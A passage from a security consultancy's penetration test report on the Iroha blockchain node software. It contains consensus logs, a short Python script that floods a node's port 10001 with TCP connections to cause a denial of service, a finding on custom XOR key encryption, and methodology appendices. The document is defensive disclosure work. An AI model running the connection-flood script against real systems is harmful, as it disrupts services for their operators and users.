[2020-06-10 22:04:19.842916641][I][Irohad]: ~~~~~~~~~| PROPOSAL ^_^ |~~~~~~~~~
[2020-06-10 22:04:19.842972790][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:04:19.843198210][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.132:35468
[2020-06-10 22:04:19.843544565][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2081, reject=476] and hashes [, ] looks valid
[2020-06-10 22:04:19.843601888][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2081, reject=476] and hashes (, ) inserted, votes in storage [1/4]
[2020-06-10 22:04:19.844289706][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2081, reject=476] and hashes [, ] looks valid
[2020-06-10 22:04:19.844345135][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2081, reject=476] and hashes (, ) inserted, votes in storage [2/4]
[2020-06-10 22:04:19.845183199][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2081, reject=476] and hashes [, ] looks valid
[2020-06-10 22:04:19.845243524][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2081, reject=476] and hashes (, ) inserted, votes in storage [3/4]
[2020-06-10 22:04:19.845290169][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] to whole network
[2020-06-10 22:04:19.845617286][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-1:10001
[2020-06-10 22:04:19.845785153][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-3:10001
[2020-06-10 22:04:19.845992472][I][Irohad/Consensus/Network]: Received votes[size=3] from ipv4:192.168.143.132:35468
[2020-06-10 22:04:19.846017385][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:04:19.846221383][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-0:10001
[2020-06-10 22:04:19.848017435][I][Irohad/Consensus/HashGate]: Pass outcome for Round: [block=2081, reject=476] to pipeline
[2020-06-10 22:04:19.848305486][I][Irohad/Consensus/Gate]: Consensus skipped round, voted for nothing
[2020-06-10 22:04:19.848512663][I][Irohad/Synchronizer]: processing consensus outcome
[2020-06-10 22:04:19.848588472][I][Irohad]: ~~~~~~~~~| EMPTY (-_-)zzz |~~~~~~~~~
[2020-06-10 22:04:21.273889032][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:04:21.274478108][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:04:21.274624295][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:04:22.850404574][I][Irohad/Ordering/Service]: onCollaborationOutcome => Round: [block=2081, reject=477]
[2020-06-10 22:04:27.854277191][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:04:27.855077533][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2081, reject=477] and hashes [, ] looks valid
[2020-06-10 22:04:27.855162309][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2081, reject=477] and hashes (, ) inserted, votes in storage [1/4]
[2020-06-10 22:04:27.856146442][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:04:27.856868229][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2081, reject=477] and hashes [, ] looks valid
[2020-06-10 22:04:27.856944255][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2081, reject=477] and hashes (, ) inserted, votes in storage [2/4]
[2020-06-10 22:04:41.280056749][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:04:41.280695908][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:04:41.280841324][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:04:47.859243346][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:04:47.861287619][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:05:01.286986538][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:05:01.287888234][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:05:01.288075702][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:05:07.862062043][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:05:07.865927310][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:05:21.293560251][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:05:21.294285390][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:05:21.294500297][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:05:27.864965348][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:05:27.872283767][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:05:41.300931097][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:05:41.301879924][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:05:41.302106211][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:05:47.868682115][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
```



```
[2020-06-10 22:05:47.878366297][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:06:01.304659468][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:06:01.305309088][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:06:01.305561377][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:06:07.873779277][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:06:07.884701820][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:06:21.309661228][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:06:21.310316182][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:06:21.310466456][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:06:27.879266470][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:06:27.891361354][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:06:41.314459624][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:06:41.315395859][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:06:41.315658645][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:06:47.885828056][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:06:47.895904002][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:07:01.319014271][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:07:01.319582999][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:07:01.319734278][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:07:07.890329445][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:07:07.898000369][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:07:21.325828161][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:07:21.326469924][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:07:21.326638171][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:07:27.894119935][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:07:27.900361922][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:07:41.332525836][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:07:41.333076472][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:07:41.333239051][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:07:47.900627963][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:07:47.905588199][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:08:01.337138608][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:08:01.338210261][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:08:01.338481101][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:08:07.905997125][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:08:07.913193049][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:08:21.340887598][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:08:21.341475446][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:08:21.341656916][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:08:27.910041118][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:08:27.919819686][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:08:41.344887623][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:08:41.345793593][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:08:41.346074000][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:08:47.915149909][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:08:47.924747762][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:09:01.350630992][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:09:01.351647321][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:09:01.351888122][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:09:07.921139628][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:09:07.929687930][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:09:21.355559646][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:09:21.356320896][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:09:21.356568913][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:09:27.925622952][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:09:27.934337248][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:09:41.359040484][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:09:41.360000389][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
```

```
[2020-06-10 22:09:41.360322762][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:09:47.931010810][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:09:47.940802722][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:10:01.362455153][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:10:01.363082774][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:10:01.363274705][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:10:07.936163572][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:10:07.945269203][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:10:21.367812023][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:10:21.368410027][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:10:21.368543439][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:10:27.943610504][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:10:27.949225642][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:10:41.373850827][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:10:41.374361421][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:10:41.374496648][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:10:47.951702259][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:10:47.952637510][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:11:01.377840783][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:11:01.378528796][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:11:01.378700738][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:11:07.956059477][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:11:07.957343127][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:11:21.382628768][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:11:21.383570577][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:11:21.383783379][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:11:27.959430279][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:11:27.961151370][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:11:41.388147109][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:11:41.388832371][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:11:41.389036662][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:11:47.965105382][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:11:47.965707014][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:12:01.394314163][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
[2020-06-10 22:12:01.395352618][I][Irohad/Consensus/HashGate]: Propagate state Round: [block=2081, reject=476] directly to iroha-2:10001
[2020-06-10 22:12:01.395581562][I][Irohad/Consensus/Network]: Send votes bundle[size=3] to iroha-2:10001
[2020-06-10 22:12:07.969509332][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.134:57574
[2020-06-10 22:12:07.971768747][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.130:52242
[2020-06-10 22:12:21.398364518][I][Irohad/Consensus/Network]: Received votes[size=1] from ipv4:192.168.143.131:52110
```

Script used to generate exhaustion condition:

```
import multiprocessing
import socket



def exaust(task_n):
    TCP_IP = 'iroha-vm-0'
    TCP_PORT = 10001
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((TCP_IP, TCP_PORT))
        except:
            continue
```

```
with multiprocessing.Pool(1000) as p:
    p.map(exaust, range(0, 8))
```

References

- OWASP: Denial of Service
  - https://owasp.org/www-community/attacks/Denial_of_Service
- OWASP: Denial of Service Cheat sheet
  - https://cheatsheetseries.owasp.org/cheatsheets/Denial_of_Service_Cheat_Sheet.html

Recommendations

Tevora recommends ensuring that from an architectural point of view, Iroha is capable of automatically recovering from Denial of Service conditions once the conditions have cleared. This would include addressing any sort of network disruption, such as change of address or interface in a system where nodes are accessed via hostname.

IROHA-01129 Custom Cryptography for Key Storage

Description

Tevora discovered that Iroha contains functionality for storing a private key with a passphrase using custom XOR-based encryption. Ultimately passphrase protection of node keys addresses a specific security scenario and only protects against certain situations such as a condition where a local file discovery vulnerability is present but access to the passphrase is not.

Status	Discovered	**CVSS Base Score**	2.9	Low	**HydraRisk**	5	Low
					Consequence	1	
					Probability	1	
					Velocity	1	
					Criticality	1	
					Responsiveness	1	

Affected Code

The following systems have been identified and are affected:

File	**Function**
keys_manager_impl.cpp	static std::string xorCrypt

References

- OWASP Cryptographic Storage Cheat Sheet
  - https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html

Recommendations

Tevora recommends avoiding the inclusion of custom cryptographic schemes such as XOR based cryptography within the codebase in order to remove the chance of future misuse in development or derivative projects. If secure private key storage is desired, Tevora recommends using existing vetted cryptographic methods for storing the key and that passphrases are not stored adjacent to the node or persistently on the node's filesystem.

Appendix A: About Tevora

Tevora is a leading management consulting firm specializing in enterprise risk, compliance, information security solutions, and threat research. We offer a comprehensive portfolio of information security solutions and services to clients in virtually all industries and serve institutional and government clients.

Tevora's leaders are professionals with years of experience and records of accomplishments in technology as well as business. This dual background means that we understand the importance of growth and profitability and our solutions are designed to enhance both.

As a consulting firm that can fully implement whatever it recommends, Tevora works with all the industry's top vendors, yet is beholden to none. Our work and dedication have established us as a reliable partner CTOs CIOs, and CISOs can depend on to help protect against threats, both internal and external. With Tevora as a partner, business leaders can devote their energies to enhancing the overall value of information technology to their enterprise.

Tevora is a Qualified Security Assessor (QSA) and Payment Application Qualified Security Assessor (PA-QSA) in good standing with the PCI Security Standards Council. Tevora is also a DVBE (Disabled Veteran Business Enterprise) certified by the California General Services Department (Cert REF# 32786). For more information, please visit www.tevora.com.

Report Content

This report has been compiled for the exclusive use of Linux Foundation. Care has been taken to ensure that all report content and recommendations are of the highest quality and are based on sound analysis, research, and experience. Please direct any questions or concerns about the content of this report to Clayton Riness at criness@tevora.com.

Clayton Riness

Clayton Riness, Managing Director

Appendix B: Scoring of Findings

Penetration Test findings are qualified using the CVSS Version 3,1 Base Score and the Tevora proprietary HydraRisk model.

CVSSv3.1 Scoring

The CVSS version 3.1 vulnerability scoring system produces a base vulnerability score based on an Impact, and Exploitability metrics. This score is recorded for all applicable findings and is intended to provide an objective, industry-standard view of the vulnerabilities that have been found and potentially exploited.

Scoring guidelines:

- The CVSS version 3 Temporal and Environmental score metrics are not used in this report. Those factors are captured in the HydraRisk scoring model.
- In cases when multiple vulnerabilities with differing CVSS scores are summarized into a single finding, the highest contributing CVSS score is used for that finding.
- Some findings may not be given a CVSS since there is no known vulnerability but where an issue was found with the in-scope environment which differs from industry best practices or which may be used in combination with other findings to exploit a system.

HydraRisk Scoring

Enterprise risk management is an enterprise approach to addressing the culture, processes and structures that are directed towards effective management of potential opportunities and adverse effects as they relate to risk. Taking control of informed risks allows for risks to be identified, analyzed, evaluated, treated, and monitored.

Tevora's proprietary HydraRisk Model is founded on extensive experience in enterprise risk management which has been adapted for the scoring penetration testing results. The HydraRisk score is the sum of the score for all five factors defined as follows.

Consequence

The information security impact a threat and/or exploit has on the organization.

1	Trivial: Non-vital information disclosure: email addresses, WHOIS info, etc.
2	Reasonable: Disclosure of non-public but non-vital information
3	Significant: Non-privileged system access
4	Intolerable: Privileged system access through exploit, pivoting, or escalation
5	Major: Exfiltration of data: PCI, PII, intellectual property, etc.

Probability

The likelihood of the vulnerability/threat to be exploited.

1	Low: No known exploit, requires skilled attacker creating a new 0-day
2	Unlikely: Exploit only possible using specialized tools
3	Moderate: Exploit is possible using common attacks or attack chaining
4	High: Easy to exploit by low skilled penetration tester using common tools
5	Critical: Easy to exploit with simple tools that are readily available

Velocity

Assessment of how quickly a vulnerability could be exploited.

1	Protracted: Requires brute forcing crypto, application fuzzing, etc. over extended period
2	Slow: Requires extensive rainbow tables or other reference libraries to exploit
3	Moderate: Requires readily available reference libraries or casual observation to exploit
4	Quick: Requires casual observation to discover exploit
5	Immediate: Vulnerability can be discovered and exploited readily

Criticality

The depth and breadth of the impact including the types of systems compromised or affected by exploiting this vulnerability.

1	Trivial: vulnerability affects unimportant systems: ancillary support systems
2	Reasonable: exploitation affects access to DMZ or other highly segmented hosts
3	Significant: exploitation affects access to loosely segmented hosts or client environment
4	Intolerable: exploitation affects substantial portions of the environment and data
5	Major: exploitation affects access to critical data, data integrity, and availability

Responsiveness

The time required to treat and prevent the exploit from occurring.

1	Excellent: vulnerability patch or reconfiguration for exploit is readily available
2	Good: vulnerability patch is in development or a workaround is available
3	Moderate: patching, reconfiguration, and/or infrastructure re-architecting is required
4	Fair: infrastructure modification and/or downtime required to remediate
5	Poor: major infrastructure modification and/or downtime required to remediate

Scoring Key

The following scoring key is used throughout this report, with CVSS scores ranging from 0-10 while HydraRisk scores range from 5-25.

Risk Rating	HydraRisk Score
Critical	21-25
High	16-20
Medium	11-15
Low	5-10

Risk Rating	CVSS Score
High	7.0-10.0
Medium	4.0-6.9
Low	0.0-3.9

All findings are categorized as follows:

Status	Description
Informational	No security risk present
Discovered	Security risk discovered and verified, but not successfully exploited
Exploited	Security risk successfully exploited with proof of concept attack


Penetration Testing Tools

Tevora employs many tools during penetration test to assist and complement manual testing including:

- Nessus Professional
- BurpSuite Pro
- ZAP (Zed Attack Proxy)
- SQLmap
- Acunetix
- NetSparker
- Custom Python scripts
- DirBuster

Appendix C: Penetration Testing Methodology

Tevora employs a standard methodology to ensure a repeatable level of quality in all assessments. Tevora's testing methodology is based on the Penetration Testing Execution Standard (PTES)[1], OWASP testing guide v4[2], and years of experience in network, web, and application penetration testing.


Phase 0: Planning and Preparation
Phase 1: Reconnaissance
Phase 2: Threat Mapping
Phase 3: Known Vulnerability Identification
Phase 4: Input Testing
Phase 5: Application Logic Testing
Phase 6: Exploitation
Phase 7: Post-Exploitation
Phase 8: Reporting

[1] http://www.pentest-standard.org/index.php/Main_Page

[2] https://www.owasp.org/images/5/52/OWASP_Testing_Guide_v4.pdf

Phase 0: Planning and Preparation

A successful penetration test begins with planning and preparation. During this phase, Tevora works with the Client to identify the scope and any prerequisites to project execution. Tevora performs the following pre-engagement activities to prepare for testing:

- Scope Identification: Tevora and the Client identify the in-scope targets to be tested.
- Testing Window Identification: The Client provides the range of acceptable testing windows and Tevora decides when the testing will be performed within that range.
- Objective Identification: Tevora and the Client discuss and agree on objectives for the test. These will be used to focus testing and ensure relevant results. Specifically, the expected security model of the target is discussed, and high impact compromises of the model are identified as objectives.
- Gather Relevant Documentation: Tevora works with the Client to acquire IT and business process documentation. Tevora can also take a black box approach and attempt to acquire this information during the reconnaissance phase of the test.
- Determine Level of Access: Based on the objectives, Tevora and the Client determine if credentials are to be provided by the Client for testing. For the most thorough testing, Tevora will use low-level privileges.
- Time Estimation: Tevora determines the estimated time needed to cover the scope for the decided testing types.
- Role Identification: Tevora assigns a project lead, technical lead, and assistant technical lead to the test. Tevora's technical will have web services and web application specialists assigned to the project including at least one subject matter expert (SME) on the in-scope technologies.
- Kickoff Meeting: Tevora and the Client review the planned scope, discuss the project overview, and propose scheduling.
- Testing Contact Identification: Tevora and the Client identify their respective points of contact and determine testing status update intervals. Tevora provides an escalation list to the Client.
- Incident Handling: Tevora and the Client agree to a response plan for unexpected issues during testing.
- Project Checklist: Tevora ensures that every item for the project is checked prior to beginning the penetration test.

After preparation has been completed, the project checklist reviewed, and scheduling finalized, Tevora will begin the penetration test on the scheduled date.

Phase 1: Reconnaissance

